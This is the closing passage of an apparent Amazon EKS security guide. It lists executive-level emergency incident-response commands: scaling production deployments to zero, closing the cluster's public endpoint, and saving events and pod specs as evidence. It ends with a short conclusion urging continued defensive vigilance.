# Level 3: CISO and Executive Team (30+ minutes)



# Emergency cluster shutdown

kubectl scale deployment --all --replicas=0 --namespace=production

aws eks update-cluster-config --name $CLUSTER_NAME --resources-vpc-config endpointConfigPublicAccess=false



# Evidence preservation

kubectl get events --all-namespaces --sort-by='.lastTimestamp' > incident-events-$(date +%s).log

kubectl get pods --all-namespaces -o yaml > incident-pods-$(date +%s).yaml
```

Conclusion: The Eternal Vigilance Principle

As we conclude this comprehensive journey through the battlefields of EKS security, remember that cybersecurity is not a destination but a continuous journey. The techniques outlined in this guide represent the current state of the art, but attackers are constantly evolving their methods.

The most successful organizations treat security as a shared responsibility, embedding security considerations into every aspect of their development and operations lifecycle. They understand that tools and techniques are only as effective as the people who wield them and the processes that govern their use.

In the words of a seasoned security architect: *"Perfect security is impossible, but thoughtful, layered defenses make the difference between a minor incident and a catastrophic breach."*

Stay vigilant, stay informed, and remember—in the game of cloud security, the only way to lose is to stop playing defense.